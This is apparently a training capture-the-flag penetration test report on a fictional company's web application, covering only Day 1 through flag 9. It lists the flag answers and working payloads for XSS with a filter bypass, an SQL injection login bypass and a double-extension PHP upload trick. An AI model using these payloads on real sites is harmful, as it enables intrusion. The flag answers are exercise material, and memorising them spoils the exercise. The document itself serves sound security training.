



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

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Document History

Version	Date	Author(s)	Comments
001	3/05/2005	David Contreras	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- **Cross-Site Scripting (XSS) Protections** – While some input fields have implemented safeguards against **basic XSS exploits**, a more advanced testing approach was required to evaluate their resilience against **sophisticated attacks**.
- **Local File Inclusion (LFI) Protections** – The application demonstrated **basic defense mechanisms** against **local file inclusion (LFI) attacks**, reducing the risk of unauthorized file access.
- **Overall Security Posture** – Despite these precautionary measures, the **overall security environment remains vulnerable** and requires **immediate attention** to strengthen defenses against advanced cyber threats.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

1. **Web Application Vulnerabilities** – The web application is susceptible to multiple security threats, including **complex cross-site scripting (XSS) attacks** and **command injection**, which could allow attackers to execute malicious code or compromise user sessions.
2. **Sensitive Data Exposure** – Both **Linux and Windows systems** contain instances of **sensitive data exposure**, making critical system information easily accessible to potential attackers, increasing the risk of data breaches and unauthorized access.
3. **Publicly Exposed Credentials** – Certain public-facing platforms, such as **Git repositories**, contain **files with system login credentials**, potentially enabling unauthorized access to critical infrastructure.
4. **Open Ports and Network Vulnerabilities** – Multiple **open ports** were identified during basic **Nmap and Zenmap scans**, some of which are associated with known vulnerabilities, making them potential entry points for attackers.
5. **Unpatched Legacy Vulnerabilities** – The assessment revealed outdated security vulnerabilities on both **Windows and Linux systems**, including **Shellshock, SLMail POP3d, and Apache Tomcat Remote Code Execution**, which could be exploited by adversaries to gain system access or execute malicious commands.
6. **Outdated Windows Systems** – Several **Windows machines lack the latest security patches**, leaving them vulnerable to numerous exploits that have been publicly documented on hacking forums and security advisories.
7. **Unpatched Linux Systems** – Multiple vulnerabilities were also detected on **Linux machines**, indicating that the operating system is outdated and requires immediate security updates.
8. **Web Server Security Risks** – The **Linux machine hosting the web server** is running outdated software, requiring both **OS upgrades** and **web server application updates** to mitigate potential threats and improve overall security posture.

Executive Summary

We conducted a **comprehensive security assessment** over a period of **three days**, focusing on identifying vulnerabilities and assessing the potential impact of cyber threats on the organization's infrastructure.

- **Day 1 – Web Application Security Testing:**

We performed an in-depth security evaluation of the **web application**, targeting commonly known vulnerabilities. This included testing for issues such as **SQL injection, cross-site scripting (XSS), authentication weaknesses, and misconfigurations.**

- **Day 2 – Linux Server Penetration Testing:**

Our assessment targeted the **Linux servers**, identifying security weaknesses and testing privilege escalation techniques. The objective was to determine whether an attacker could gain **unauthorized access to critical system functions** and compromise sensitive data.

- **Day 3 – Windows Server Exploitation:**

Utilizing the **compromised Linux machine as a foothold**, we conducted a simulated attack on the **Windows servers**. Our findings indicate that multiple vulnerabilities exist due to **outdated patches and improper system maintenance**, posing a significant risk to the organization's operations.

During this assessment, we identified several **critical security issues** that require **immediate remediation**. Failure to address these vulnerabilities could result in **severe business disruption, data breaches, and reputational damage.**

The following report provides a **synopsis of the assessment**, along with **detailed findings and recommendations** from each day of testing.


Day 1 – Web Application Security Testing

Flag1:

f76sdfkg6sjf

Location: Welcome.php
Vulnerability: XSS reflected
Payload: `<script>alert("I love my ?Name");</script>`

Enter Exploit using reflected XSS script in Welcome page filed below.



Flag2:
ksdnd99dkas


Location: Memory-Planner.php (first field)
Vulnerability: XSS reflected
Payload: <SCRIPscriptT>alert("I love my ?Name");</SCRIPscriptT>


The text field has some validation that removes the text script so we need to added twice with mixing the case of the input.

**Flag3:**
sd7fk1nctx

Location: comments.php (first field)
Vulnerability: XSS Stored
Payload: <script>alert("hello world");</script>

In the comments page we are going to use a Stored XSS script attack to inject some code.




**Flag4:****nckd97dk6sh2**

Location: About-Rekall.php

Vulnerability: Sensitive data exposure

Payload: HTTP response headers

Sensitive data exposure. The flag exists in the response header and can be visible using the Browser Developer tools, also it can be visible using curl or Burp.


**Flag5:****mmssdi73g**


Location: Memory-Planner.php (second field)

Vulnerability: Local File Inclusion

Payload: Upload php file

Local file Inclusion (LFI) attack in second field of the Memory-Planner.php page.




**Flag6:****Id8skd62hdd**

Location: Memory-Planner.php (third field)

Vulnerability: Local File Inclusion

Payload: Upload jpg.php file combine extension

Local file Inclusion (LFI) attack in the third field of the Memory-Planner.php page upload a file with the extension .jpg.php since the code is validating the file has an image extension.



Flag7:**bcs92sjsk233**


Location: Login.php (firs field)

Vulnerability: SQL injection

Payload: ' or '1' = '1' for password

SQL injection vulnerability in Login page. Entered SQL with a Boolean comparator.

Using smith on Login and pass ' or '1' = '1' for password



The screenshot shows a login interface with a light blue background. At the top, the text "Login:" is displayed. Below it is a black rectangular input field. Further down, the text "Password:" is displayed, followed by another black rectangular input field. At the bottom, there is a black button labeled "Login". Below the button, a message reads "Congrats, flag 7 is bcs92sjsk233".

Flag8:**87fsdkf6djf**


Location: Login.php (Second field)

Vulnerability: Sensitive data exposure

Payload: In raw html

Sensitive data exposure left on the raw html pages.

The user id are visible by highlighting the html.



The screenshot shows a login interface with a red background. At the top, the text "Enter your Administrator credentials!" is displayed in blue. Below it, the text "Login:dougquaid" is displayed in blue, followed by a black rectangular input field. Further down, the text "Password:kuato" is displayed in blue, followed by another black rectangular input field. At the bottom, there is a black button labeled "Login".

Also by inspecting the html using developer tools.

```
<div id="main">
  <p>Enter your Administrator credentials!</p>
  <style>...</style>
  <form action="/Login.php" method="POST">
    <p>
      <label for="login">Login:</label>
      <font color="#DB545A">dougquaid</font>
      <br>
      <input id="login" type="text" name="login" size="20">
    </p>
    <p>
      <label for="password">Password:</label>
      <font color="#DB545A">kuato</font>
      <br>
      <input id="password" type="password" name="password" size="20">
    </p>
    <button type="submit" name="form" value="submit" background-color="black">Login</button>
  </form>
</div>
```


Flag9:**dkkdudfkdy23**

Location: robots.txt


Vulnerability: Sensitive data exposure

Payload: file access

Using the disclaimer page we can leverage the php script to display file contents



We can also navigate to the file directly.

